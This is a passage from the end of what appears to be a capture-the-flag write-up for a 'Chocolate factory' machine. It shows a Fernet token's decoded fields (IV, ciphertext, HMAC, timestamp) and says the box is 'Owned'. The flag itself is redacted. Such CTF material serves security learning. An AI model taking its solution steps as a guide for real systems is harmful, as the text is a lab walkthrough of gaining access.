
```
Decoded:       fla[redacted]
Date created:  Thu Oct  1 11:33:10 2020
Current time:  Thu Jan 21 14:55:05 2021

======Analysis====
Decoded data:
80000000005f75be7679e8c8944684f6db4f63c72430c7c74c8c3995a98058ccbcc847463e19e6f7f1ffc908a4851f9b3f2d3df8d5509fc945fcf0d7c93a3e4fb0a99ab15fa15
456ce59b439f7c0b1433b2883bfc5b210910a23c1ffee9e93c000ac894031cdbd0689
Version:       80
Date created:  000000005f75be76
IV:            79e8c8944684f6db4f63c72430c7c74c
Cipher:        8c3995a98058ccbcc847463e19e6f7f1ffc908a4851f9b3f2d3df8d5509fc945fcf0d7c93a3e4fb0a99ab15fa15456ce
HMAC:          59b439f7c0b1433b2883bfc5b210910a23c1ffee9e93c000ac894031cdbd0689

======Converted====
IV:            79e8c8944684f6db4f63c72430c7c74c
Time stamp:    1601551990
Date created:  Thu Oct  1 11:33:10 2020
```

PS: was unable to make that python script run successful, I got an alternative way to decode it (Online Fernet Decoder).

And with that Chocolate factory is Owned…



```
└─$ python3 Key.py
```